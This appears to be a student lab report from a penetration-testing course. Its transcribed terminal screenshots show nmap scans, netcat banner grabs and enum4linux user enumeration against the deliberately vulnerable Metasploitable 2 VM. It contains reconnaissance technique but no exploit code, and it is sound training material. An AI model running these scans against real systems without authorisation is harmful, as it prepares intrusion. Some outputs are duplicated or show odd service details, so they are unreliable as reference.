
Week 01 — Screenshot 21 of 35




Week 01 — Screenshot 22 of 35




Week 01 — Screenshot 23 of 35




Week 01 — Screenshot 24 of 35




Week 01 — Screenshot 25 of 35




Week 01 — Screenshot 26 of 35




Week 01 — Screenshot 30 of 35



Week 01 — Screenshot 31 of 35



Week 01 — Screenshot 32 of 35



Week 01 — Screenshot 33 of 35



Week 01 — Screenshot 34 of 35



Week 01 — Screenshot 35 of 35

2.2 Week 02 — Overview

Week 02 covered active network enumeration and vulnerability assessment against Metasploitable 2 (192.168.56.101). Nmap was used extensively for port scanning, service version detection, and OS fingerprinting. Nikto, OpenVAS-equivalent scanning, and manual service probing were performed. The extensive open ports on Metasploitable 2 (over 30 TCP services) were catalogued for later exploitation.

Key Tasks / Findings:

- Metasploitable 2 runs vsftpd 2.3.4 (backdoored), IRC UnrealIRCd, Samba 3.x, MySQL, PostgreSQL, Tomcat
- SSH configured with legacy RSA host keys (ssh-rsa, ssh-dss)
- netstat enumeration revealed 30+ open TCP/UDP listeners
- ARP cache and neighbor discovery used to map the lab network topology
- 35 screenshots documented across this session



```
Session Active Exit View Help
--(ali@ali)~
$ nmap -sT -p 1-1000 -oN results.txt 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-01 01:19 +0500
Nmap scan report for 192.168.56.101
Host is up (0.0095s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell

Nmap done: 1 IP address (1 host up) scanned in 5.40 seconds

--(ali@ali)~
```

Week 02 — Screenshot 1 of 35



```
Session Active Exit View Help
--(ali@ali)~
$ sudo nmap -sT -p 1-1000 -oN results_05.txt 192.168.56.101
[sudo] password for ali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-01 01:25 +0500
Nmap scan report for 192.168.56.101
Host is up (0.0078s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell

Nmap done: 1 IP address (1 host up) scanned in 5.01 seconds

--(ali@ali)~
```

Week 02 — Screenshot 2 of 35

```
Session Active Exit View Help
[ali@ali]~$ sudo nmap -sS -p 1-1000 -oN results_sS.txt 192.168.56.101
[sudo] password for ali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-01 01:25 +0500
Nmap scan report for 192.168.56.101
Host is up (0.0078s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell

Nmap done: 1 IP address (1 host up) scanned in 5.01 seconds

[ali@ali]~$ sudo nmap -sU --top-ports 100 -oN results_udp.txt 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-01 01:28 +0500
Nmap scan report for 192.168.56.101
Host is up (0.0015s latency).
Not shown: 94 open/filtered udp ports (no-response)
PORT      STATE SERVICE
53/udp    open  domain
111/udp   open  rpcbind
137/udp   open  netbios-ns
2049/udp  open  nfs

Nmap done: 1 IP address (1 host up) scanned in 2.53 seconds

[ali@ali]~$
```

Week 02 — Screenshot 3 of 35

```
Session Active Exit View Help
PORT      STATE SERVICE
53/udp    open  domain
111/udp   open  rpcbind
137/udp   open  netbios-ns
2049/udp  open  nfs

Nmap done: 1 IP address (1 host up) scanned in 2.53 seconds

[ali@ali]~$ sudo nmap -sT -p 1-1000 -oN s5_T2.txt 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-01 01:33 +0500
Warning: 192.168.56.101 giving up on port because retransmission cap hit (10).

[ali@ali]~$ sudo nmap -sT -p 1-1000 -oN s5_T4.txt 192.168.56.101
[sudo] password for ali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-01 13:30 +0500
Nmap scan report for 192.168.56.101
Host is up (0.0044s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell

Nmap done: 1 IP address (1 host up) scanned in 5.38 seconds

[ali@ali]~$
```

Week 02 — Screenshot 4 of 35

```
Session Active Exit View Help
Nmap done: 1 IP address (1 host up) scanned in 5.38 seconds

[ali@ali]~$ nmap -sV 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-01 13:32 +0500
Nmap scan report for 192.168.56.101
Host is up (0.0090s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 5ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache/2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #200000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1899/tcp  open  java-rmi     GNU Classpath gmicregistry
1524/tcp  open  hindshell    Metasploitable rnet shell
2049/tcp  open  nfs          2-4 (RPC #100000)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
4432/tcp  open  postgresql   PostgreSQL 8.3.0 - 8.3.7
5986/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6002/tcp  open  irc          UnrealIRCd
8080/tcp  open  ajp13        Apache/2.2.8 (Ubuntu) mod_jk (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1

Service Info: Hosts: metasploitable.localdomain, irc.metasploitable.lan; OSs: UNIX, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 16.83 seconds

[ali@ali]~$
```

Week 02 — Screenshot 5 of 35



Week 02 — Screenshot 6 of 35



Week 02 — Screenshot 7 of 35

```
ali@kali:~$ nc 192.168.56.101 21
220 (vsFTPD 2.3.4)
421 Timeout.

ali@kali:~$ nc 192.168.56.101 21
220 (vsFTPD 2.3.4)
USER anonymous
331 Please specify the password.
kali
530 Please login with USER and PASS.
^C

ali@kali:~$ nc 192.168.56.101 21
220 (vsFTPD 2.3.4)
USER anonymous
331 Please specify the password.
PASS anonymous
230 Login successful.
SYST
215 UNIX Type: L8
QUIT
221 Goodbye.

ali@kali:~$ nc 192.168.56.101 22
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1

ali@kali:~$
```

Week 02 — Screenshot 9 of 35

```
ali@kali:~$ enum4linux -u 192.168.56.101
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Jul 1 14:05:19 2026

----- ( Target Information ) -----
Target ..... 192.168.56.101
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

----- ( Enumerating Workgroup/Domain on 192.168.56.101 ) -----

[+] Got domain/workgroup name: WORKGROUP

----- ( Nbtstat Information for 192.168.56.101 ) -----

Looking up status of 192.168.56.101
METASPLOITABLE <00> - B <ACTIVE> Workstation Service
METASPLOITABLE <03> - B <ACTIVE> Messenger Service
METASPLOITABLE <20> - B <ACTIVE> File Server Service
...MSBROWSE... <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 08-00-00-00-00-00

----- ( Session Check on 192.168.56.101 ) -----
```

Week 02 — Screenshot 10 of 35

```
ali@kali:~$ enum4linux -u 192.168.56.101
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Jul 1 14:05:19 2026

----- ( Target Information ) -----
Target ..... 192.168.56.101
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

----- ( Enumerating Workgroup/Domain on 192.168.56.101 ) -----

[+] Got domain/workgroup name: WORKGROUP

----- ( Nbtstat Information for 192.168.56.101 ) -----

Looking up status of 192.168.56.101
index: 0x2 RID: 0x1f5 acb: 0x00000011 Account: nobody Name: nobody Desc: (null)
index: 0x3 RID: 0x4ba acb: 0x00000011 Account: bind Name: (null) Desc: (null)
index: 0x4 RID: 0x482 acb: 0x00000011 Account: proxy Name: proxy Desc: (null)
index: 0x5 RID: 0x4ba acb: 0x00000011 Account: syslog Name: (null) Desc: (null)
index: 0x6 RID: 0xbba acb: 0x00000010 Account: user Name: just a user,!!!, Desc: (null)
index: 0x7 RID: 0x42a acb: 0x00000011 Account: www-data Name: www-data Desc: (null)
index: 0x8 RID: 0x3e8 acb: 0x00000011 Account: root Name: root Desc: (null)
index: 0x9 RID: 0x3fa acb: 0x00000011 Account: news Name: news Desc: (null)
index: 0xa RID: 0x4c0 acb: 0x00000011 Account: postgres Name: PostgreSQL administrator,,, Desc: (null)
index: 0xb RID: 0x3ec acb: 0x00000011 Account: bin Name: bin Desc: (null)
index: 0xc RID: 0x3f8 acb: 0x00000011 Account: mail Name: mail Desc: (null)
index: 0xd RID: 0x4c6 acb: 0x00000011 Account: distccd Name: (null) Desc: (null)
index: 0xe RID: 0x4ca acb: 0x00000011 Account: proftpd Name: (null) Desc: (null)
index: 0xf RID: 0x4b2 acb: 0x00000011 Account: dhcp Name: (null) Desc: (null)
index: 0x10 RID: 0x3aa acb: 0x00000011 Account: daemon Name: daemon Desc: (null)
index: 0x11 RID: 0x4b8 acb: 0x00000011 Account: sshd Name: (null) Desc: (null)
index: 0x12 RID: 0x3fa acb: 0x00000011 Account: nan Name: nan Desc: (null)
index: 0x13 RID: 0x3f6 acb: 0x00000011 Account: lp Name: lp Desc: (null)
index: 0x14 RID: 0x4c2 acb: 0x00000011 Account: mysql Name: MySQL Server,,, Desc: (null)
index: 0x15 RID: 0x43a acb: 0x00000011 Account: gnats Name: Gnats Bug-Reporting System (admin) Desc: (null)
index: 0x16 RID: 0x4b0 acb: 0x00000011 Account: libuuid Name: (null) Desc: (null)
index: 0x17 RID: 0x47c acb: 0x00000011 Account: backup Name: backup Desc: (null)
index: 0x18 RID: 0xbba acb: 0x00000010 Account: msfadmin Name: msfadmin,,, Desc: (null)
index: 0x19 RID: 0x4ac acb: 0x00000011 Account: telnetd Name: (null) Desc: (null)
index: 0x1a RID: 0x3ee acb: 0x00000011 Account: sys Name: sys Desc: (null)
index: 0x1b RID: 0x4b6 acb: 0x00000011 Account: klog Name: (null) Desc: (null)
index: 0x1c RID: 0x4bc acb: 0x00000011 Account: postfix Name: (null) Desc: (null)
index: 0x1d RID: 0xbbc acb: 0x00000011 Account: service Name: ... Desc: (null)
index: 0x1e RID: 0x434 acb: 0x00000011 Account: list Name: Mailing List Manager Desc: (null)
index: 0x1f RID: 0x436 acb: 0x00000011 Account: irc Name: ircd Desc: (null)
index: 0x20 RID: 0x4be acb: 0x00000011 Account: ftp Name: (null) Desc: (null)
index: 0x21 RID: 0x4c4 acb: 0x00000011 Account: tomcat55 Name: (null) Desc: (null)
index: 0x22 RID: 0x3f0 acb: 0x00000011 Account: sync Name: sync Desc: (null)
index: 0x23 RID: 0x3fc acb: 0x00000011 Account: uucp Name: uucp Desc: (null)
```

Week 02 — Screenshot 11 of 35

```
Session Actions Edit View Help

[!] Found new SID:
S-1-5-21-1042354039-2475377354-766472396

[+] Enumerating users using SID S-1-5-21-1042354039-2475377354-766472396 and Logon username '', password ''

S-1-5-21-1042354039-2475377354-766472396-500 METASPLOITABLE\Administrator (Local User)
S-1-5-21-1042354039-2475377354-766472396-501 METASPLOITABLE\nobody (Local User)
S-1-5-21-1042354039-2475377354-766472396-512 METASPLOITABLE\Domain Admins (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-513 METASPLOITABLE\Domain Users (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-514 METASPLOITABLE\Domain Guests (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1000 METASPLOITABLE\root (Local User)
S-1-5-21-1042354039-2475377354-766472396-1001 METASPLOITABLE\root (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1002 METASPLOITABLE\daemon (Local User)
S-1-5-21-1042354039-2475377354-766472396-1003 METASPLOITABLE\daemon (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1004 METASPLOITABLE\bin (Local User)
S-1-5-21-1042354039-2475377354-766472396-1005 METASPLOITABLE\bin (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1006 METASPLOITABLE\sys (Local User)
S-1-5-21-1042354039-2475377354-766472396-1007 METASPLOITABLE\sys (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1008 METASPLOITABLE\sync (Local User)
